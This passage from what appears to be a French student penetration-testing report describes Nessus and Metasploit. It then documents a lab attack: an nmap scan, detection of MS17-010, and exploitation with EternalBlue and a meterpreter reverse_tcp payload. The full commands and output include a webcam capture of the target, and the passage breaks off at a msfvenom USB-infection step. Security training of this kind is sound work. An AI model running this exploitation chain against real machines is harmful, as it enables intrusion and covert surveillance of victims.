Pour ce qui est du scan de faille de sécurité, j'ai utilisé **Nessus**, qui est un outil de sécurité informatique. Il signale les faiblesses potentielles ou avérées sur les machines testées. Ceci inclut, entre autres :

- les services vulnérables à des attaques permettant la prise de contrôle de la machine, l'accès à des informations sensibles (lecture de fichiers confidentiels par exemple), des dénis de service...
- les fautes de configuration (relais de messagerie ouvert par exemple)
- les patches de sécurité non appliqués, que les failles corrigées soient exploitables ou non dans la configuration testée
- les mots de passe par défaut, quelques mots de passe communs, et l'absence de mots de passe sur certains comptes systèmes. Nessus peut aussi appeler le programme externe Hydra pour attaquer les mots de passe à l'aide d'un dictionnaire.
- les services jugés *faibles* (on suggère par exemple de remplacer Telnet par SSH)
- les dénis de service contre la pile TCP/IP

Nessus étant un scanner de sécurité réseau (par opposition aux outils *locaux*), la présentation des failles a été longtemps biaisée en faveur des failles exploitables à distance. Toutefois, Nessus sait détecter les failles exploitables localement :

- soit en identifiant un numéro de version dans une bannière, mais ce procédé est limité à une classe de failles particulière : les failles de services réseau exploitables seulement localement.
- soit en récupérant la liste des logiciels ou paquets installés sur la machine testée et en la comparant aux patches publiés par les éditeurs. Ces tests locaux ont été introduits à partir de Nessus 2.2.

Nessus est disponible sous licence GPL jusqu'à la version 2. Depuis la version 3, il est distribué sous licence propriétaire, mais toujours gratuit pour utilisation personnelle (Home Feed). La version 2 est maintenue. Il existe aussi un fork de Nessus 2 toujours sous licence GPL qui s'appelle OpenVAS Sécurité.

Nessus n'est pas installé de base sur **Kali-linux**, il est disponible à cette adresse : <https://www.tenable.com/>. Commencez par visiter la page d'accueil Nessus et en vous inscrivant à la version Home de Nessus. Sachez que la version Home de Nessus ne peut analyser que 16 adresses IP à la fois. Téléchargez la version pour Debian / Kali Linux, en version 32 bits ou 64 bits, selon votre choix. Une fois le téléchargement effectué, accédez au dossier des téléchargements du terminal et exécutez la commande « **dpkg -i Nessus-8.3.2-debian6\_amd64.deb** » (le nom du fichier changera en fonction de la version téléchargée), qui installera ensuite Nessus. Après cela, lancez la commande « **/etc/init.d/nessusd start** » qui démarrera ensuite le démon Nessus.

Une fois l'installation terminée et le démon Nessus lancé, utilisez Firefox ou votre navigateur préféré et accédez à <https://security:8834/#> pour accéder à votre installation Nessus. Confirmez l'erreur d'exception de sécurité émise par votre navigateur.

Créez un utilisateur pour vous-même. Après cela, définissez le type de scanner sur Home, Professional ou Manager, puis collez le code d'enregistrement que l'équipe Tenable a envoyé par courrier électronique, puis sélectionnez Continuer.




Figure 27: Interface Web de Nessus

Pour exploiter les failles de sécurités, j'ai utilisé **Metasploit framework**, *Metasploit Pen Testing Tool*, qui est un projet en relation avec la sécurité des systèmes informatiques. Son but est de fournir des informations sur les vulnérabilités de systèmes informatiques, d'aider à la pénétration de ceux-ci en exploitant ces failles. Il est disponible de base dans la distribution **Kali-linux**.

Créé à l'origine en langage de programmation Perl, **Metasploit** Framework a été complètement réécrit en langage Ruby. Le plus notable est la publication de certains des exploits les plus techniquement sophistiqués auprès du public. C'est un outil très puissant pour les chercheurs en sécurité travaillant sur les potentielles vulnérabilités de systèmes informatiques.

**Metasploit** peut être utilisé par les administrateurs pour tester la vulnérabilité des systèmes informatiques afin de les protéger, ou par les pirates et les script kiddies (« gamin à script ») à des fins de piratage. Comme la plupart des outils de sécurité informatique, **Metasploit** peut être utilisé à la fois de manière légale et à la fois pour des activités illégales.

Le fait que **Metasploit** ait émergé en tant que plate-forme de développement dans la sécurité, a conduit, ces derniers temps, la publication de vulnérabilités logicielles souvent accompagnées d'un module d'exploitation pour **Metasploit** pour ces dernières, afin de mettre en évidence l'exploitabilité, le risque et les mesures de prévention contre ces bogues particuliers. **Metasploit 3.0** (en langage Ruby) a également commencé à inclure des outils de fuzzing, pour découvrir des vulnérabilités de logiciels en premier lieu, plutôt que de simplement être fait pour l'exploitation de celles-ci.

De plus, une des forces de **Metasploit** est sa capacité à interagir avec d'autres outils comme **nmap**, **sqlmap**, **John The Ripper**, le tout centralisé dans la console du framework. C'est le cadre de test d'intrusion le plus utilisé au monde.




Figure 28: Console de Metasploit

## LES PAYLOADS

**Metasploit** est devenu un framework incontournable ; sur les sites comme [ExploitsDB](#) qui recensent la liste des vulnérabilités, il est très fréquent de trouver déjà le module **Metasploit** permettant d'exploiter cette vulnérabilité.

Cela est notamment dû à la facilité d'intégration d'un module (c'est un simple fichier Ruby) et au fait que les API pour développer son propre module sont très simples d'utilisation ; dans la plupart des cas, il suffit de repartir d'un module existant et de modifier quelques lignes selon la vulnérabilité trouvée.

Ainsi, la liste des payloads est immense : il y en a pour tous les goûts, les OS (MacOS, BSD, Windows, Linux, Android...) les langages (Java, PHP, Python...).

## POST EXPLOITATION

Ces modules prennent une session/un shell et permettent d'effectuer des actions diverses et variées : extraction de données, enregistrement de frappes, capture d'écran, etc...

Ces modules sont classés en fonction de leur but. Par exemple, si le module sert à la collecte de données, il va être classé dans la catégorie « gather ». Si il ajoute/modifie/supprime un utilisateur, il sera dans la catégorie « manage ».

Voici la référence des catégories :

<b>Catégorie</b>	<b>Description</b>
gather	Collecte/énumération/récupération de données
gather/ credentials	Vol d'informations d'identification (utilisateurs/mots de passe, etc...)
gather/ forensics	Collecte d'informations forensics
manage	Modification/transformation/manipulation du système
recon	Reconnaissance et aide à l'identification d'un système, mais pas de vol de données (ce n'est pas la même chose que « gather »)
wlan	Tâches relatives aux réseaux sans fils
escalate	Cette catégorie est obsolète. Elle était utilisée pour les modules d'élévation de privilèges mais ils ne sont plus considérés comme des modules de « post exploitation » mais comme des modules d'exploitation
capture	Écoute/surveillance pour la récupération de données (par exemple les enregistreurs de frappes)

## AUXILIARY

Les modules auxiliaires de **Metasploit** ne sont pas si différents des exploits, la différence réside uniquement dans l'absence de session à la fin d'une exécution réussie.

Il existe de nombreuses catégories de modules auxiliaires, de la même façon que pour les « post ».

<b>Catégorie</b>	<b>Description</b>
admin	Modification/altération/manipulation de la machine cible
analyze	Initialement prévu pour les modules de forçage de mots de passe qui demandent un temps d'exécution conséquent
client	Initialement prévu pour les modules d'ingénierie sociale
dos	Déni de service
fuzzers	Outils de test de données aléatoires. Les sous répertoires déterminent le protocole
gather	Récupération/collecte/énumération de données sur une cible particulière
scanner	Tous les modules utilisant de Msf::Auxiliary::Scanner
server	Serveurs pour différents protocoles/services




Figure 29: Architecture de Metasploit

**Armitage**, qui est une interface graphique pour **Metasploit**, développée en Java (donc multiplateforme) qui permet de visualiser les machines cibles, les exploits recommandés et les fonctionnalités avancées du framework **Metasploit**. **Armitage** est disponible de base dans la distribution **Kali-linux**.








Figure 30: Armitage



## 4.3 - Test d'intrusion Scénario nominal sur le réseau LAN


### 4.3.1 - Procédure de test

Id.	Architecture testée Description Sommaire	Procédure de test
		Résultats attendus
U1.0	<p>Nous lançons l'analyse réseau avec <b>Zenmap</b>. Nous recherchons ici des stations Windows ayant des ports ouverts.</p> <p>-T4 C'est une option qui permet de choisir une politique de temporisation (plus élevée, plus rapide). L'option prend un argument de temps en millisecondes a moins que vous ne spécifiez 's' (secondes), 'm' (minutes), ou 'h' (heures) à la valeur paramétrée.</p> <p>-O Active la détection d'OS</p> <p><b>192.168.0.0/24</b> correspond à l'adresse du réseau à scanner.</p> <p>L'utilisation de Zenmap nous permet de voir la topologie du réseau graphiquement pour mieux se situer.</p>	<p><b>Commande:</b> <b>nmap -T4 -O 192.168.0.0/24</b></p>   <pre> Nmap scan report for 192.168.0.108 Host is up (0.00081s latency). Not shown: 995 open filtered ports, 976 filtered ports PORT      STATE SERVICE        VERSION 7/tcp     open  echo 9/tcp     open  discard? 13/tcp    open  daytime        Microsoft Windows International daytime 17/tcp    open  qotd            Windows qotd (English) 19/tcp    open  chargen 80/tcp    open  http            Microsoft IIS httpd 7.5 135/tcp   open  msrpc           Microsoft Windows RPC 139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn  _smb-enum-services: ERROR: Script execution failed (use -d to debug) 445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)  _smb-enum-services: ERROR: Script execution failed (use -d to debug) 554/tcp   open  rtsp? 2103/tcp  open  msrpc           Microsoft Windows RPC 2105/tcp  open  msrpc           Microsoft Windows RPC 2107/tcp  open  msrpc           Microsoft Windows RPC 2869/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) </pre> <p><b>Station Windows découverte ayant des ports ouverts.</b></p>

<p><b>U1.1</b></p>	<p>Nous lançons un scan de vulnérabilité à l'aide de Nessus sur une station Windows découverte (192.168.0.108). Nessus est le scanner de vulnérabilité réseaux de Tenable Network Security. Nessus effectue de réelles attaques et présente le résultat de ces attaques sous forme de rapport. Nous recherchons des vulnérabilités « Critiques ».</p> <p>Dans un premier temps, il faut lancer le service du scanner Nessus dans un terminal à l'aide de la commande :</p> <p><b>\$/etc/init.d/nessusd start</b></p> <p>Il faut ensuite se connecter à l'interface web du scanner à partir d'un navigateur web en entrant l'url : <a href="https://security:8834/#">https://security:8834/#</a></p> <p>Pour créer un nouveau scan il faut cliquer sur le bouton bleu en haut à droite de la page nommé « New Scan ». Dans la liste de scan possible, ici, nous cliquons sur « Basic Network Scan » pour effectuer un scan général de la cible. Il faut ensuite au minimum donner un nom au scan en renseignant le champ « Name » ainsi qu'une description en renseignant le champ « Description », et enfin il faut renseigner l'adresse ip de la cible du scan dans le champ « Targets ».</p> <p>Il est possible de scanner un réseau entier.</p>	 <p>On crée un scan réseau basic Target : 192.168.0.108</p> <p>On sauvegarde et on le lance</p>  <p>Code CVE de la faille : CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148</p>
<p><b>U1.2</b></p>	<p>On utilise ici Metasploit pour rechercher un exploit en fonction d'un ou plusieurs code CVE de la faille détectée.</p>	<pre>msf&gt;search CVE-2017-0143</pre> <p>Matching Modules</p> <pre>===== # Name - ----- 1 auxiliary/admin/smb/ms17_010_command 2 auxiliary/scanner/smb/smb_ms17_010 3 exploit/windows/smb/ms17_010_eternalblue 4 exploit/windows/smb/ms17_010_eternalblue_win8 5 exploit/windows/smb/ms17_010_psexec</pre>



<p><b>U1.3</b></p>	<p>Nous utilisons ensuite l'exploit :</p> <p><b>exploit/windows/smb/ms17_010_eternalblue</b></p> <p>L'exploit peut ne pas aboutir parfois, il faut le relancer en continue jusqu'à sa réussite.</p> <p><b>MS17-010</b> est une vulnérabilité d'exécution de code à distance existant dans Microsoft Server Message Block 1.0 (SMBv1) en raison d'une gestion incorrecte de certaines demandes.</p> <p>Un attaquant distant non authentifié peut exploiter ces vulnérabilités, via un paquet spécialement conçu, pour exécuter du code arbitraire.</p> <p><b>EternalBlue</b> est un exploit développé par la NSA. Cet exploit utilise une faille de sécurité présente dans la première version du protocole SMB (SMBv1).</p> <p>Grace à cet exploit, nous pouvons envoyer en même temps du code malveillant qui s'exécutera une fois l'exploit réussit. Nous sélectionnons donc un payload (charge de code) nommé <b>Meterpreter</b> :</p> <p><b>windows/x64/meterpreter/reverse_tcp</b></p> <p><b>Meterpreter</b> est un outil qui permet de réaliser toutes sortes d'actions sur la machine cible. Par exemple, nous pouvons télécharger des fichiers, lancer un Keylogger, prendre une capture d'écran, etc... Meterpreter est en principalement disponible pour les cibles Windows.</p> <p>On utilise <b>reverse_tcp</b>, ce qui signifie que c'est l'ordinateur cible qui se connectera au pc attaquant. Cela peut être pratique pour contourner les blocages d'un pare-feu.</p> <p><b>Rhost</b> est l'option correspondant à l'adresse ip de la station cible.</p> <p><b>Lhost</b> est l'option correspondant à l'adresse ip de la station attaquant.</p> <p><b>Exploit</b> est la commande pour lancer l'exécution de l'exploit.</p>	<p>Commandes :</p> <pre>msf&gt;use exploit/windows/smb/ms17_010_eternalblue msf&gt;set rhost 192.168.0.108 msf&gt;set payload windows/x64/meterpreter/reverse_tcp msf&gt;set lhost 192.168.0.107 msf&gt;exploit</pre> <pre>[*] Started reverse TCP handler on 192.168.0.107:4444 [*] 192.168.0.108:445 - Connecting to target for exploitation. [+] 192.168.0.108:445 - Connection established for exploitation. [+] 192.168.0.108:445 - Target OS selected valid for OS indicated by SMB reply [*] 192.168.0.108:445 - CORE raw buffer dump (42 bytes) [*] 192.168.0.108:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes [*] 192.168.0.108:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv [*] 192.168.0.108:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1 [+] 192.168.0.108:445 - Target arch selected valid for arch indicated by DCE/RPC reply [*] 192.168.0.108:445 - Trying exploit with 12 Groom Allocations. [*] 192.168.0.108:445 - Sending all but last fragment of exploit packet [*] 192.168.0.108:445 - Starting non-paged pool grooming [+] 192.168.0.108:445 - Sending SMBv2 buffers [+] 192.168.0.108:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer. [*] 192.168.0.108:445 - Sending final SMBv2 buffers. [*] 192.168.0.108:445 - Sending last fragment of exploit packet! [*] 192.168.0.108:445 - Receiving response from exploit packet [+] 192.168.0.108:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)! [*] 192.168.0.108:445 - Sending egg to corrupted connection. [*] 192.168.0.108:445 - Triggering free of corrupted buffer. [*] Sending stage (206403 bytes) to 192.168.0.108 [*] Meterpreter session 1 opened (192.168.0.107:4444 -&gt; 192.168.0.108:49751) at 2019-05-15 12:20:11 +0200 [+] 192.168.0.100:445 - ===== ===== [+] 192.168.0.100:445 - =====WIN===== ===== [+] 192.168.0.100:445 - ===== =====  meterpreter &gt;</pre>
--------------------	--	--

U1.4	La commande <b>sysinfo</b> affichera de l'information à propos du système exploité, comme le nom, le type de OS, l'architecture, la langue, etc.	<div data-bbox="818 226 1508 264" style="background-color: #cccccc;">meterpreter &gt; <b>sysinfo</b></div> <div data-bbox="818 275 1508 537"> Computer : LOCAL-PC  OS : Windows 7  Architecture : x64  System Language : fr_FR  Domain : WORKGROUP  Logged On Users : 3  Meterpreter : x64/windows </div>
U1.5	La commande <b>webcam_stream</b> affichera une capture vidéo de la station cible à partir de la webcam intégrée, en temps réel.	<div data-bbox="818 562 1508 600" style="background-color: #cccccc;">meterpreter &gt; <b>webcam_stream</b></div> <div data-bbox="818 611 1508 1137">  </div>

#### 4.3.2 - Rapport d'exécution

Id.	OK	!OK	Observations
U1.0	*		Station Windows découverte ayant des ports ouverts. Ip 192.168.0.108
U1.1	*		Faille <b>MS17-010</b> découverte Code CVE de la faille : <b>CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148</b>
U1.2	*		Exploit trouvé en base de donnée Metasploit <b>exploit/windows/smb/ms17_010_eternalblue</b>
U1.3	*		Exploit réussis [*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.108:49751) at 2019-05-15 12:20:11 +0200
U1.4	*		Informations sur le système récupérées
U1.5	*		Capture vidéo à partir de la webcam effectuée

## 4.4 - Test d'intrusion Scénario alternatif A sur le réseau LAN

### 4.4.1 - Cas d'utilisation





Figure 31: Cas d'utilisation

### 4.4.2 - Procédure de test

Id.	Architecture testée Description Sommaire	Procédure de test
		Résultats attendus
U1.0	<p>Création d'un fichier exécutable exe ayant une charge meterpreter reverse_tcp à l'aide de <b>msfvenom</b>, dans le but d'infecter une clé usb pour simuler une attaque faisant appel à la participation d'un utilisateur non avertit. <b>Msfvenom</b> est un outil du framework Metasploit. Il permet de générer , encoder , packer des payloads.</p> <p><b>-p</b> est l'option correspondant au payload choisit (la charge), ici <b>windows/meterpreter/reverse_tcp</b></p> <p><b>Meterpreter</b> est un outil qui permet de réaliser toutes sortes d'actions sur la machine cible. Par exemple, nous pouvons télécharger des fichiers, lancer un Keylogger, prendre une capture d'écran, etc... 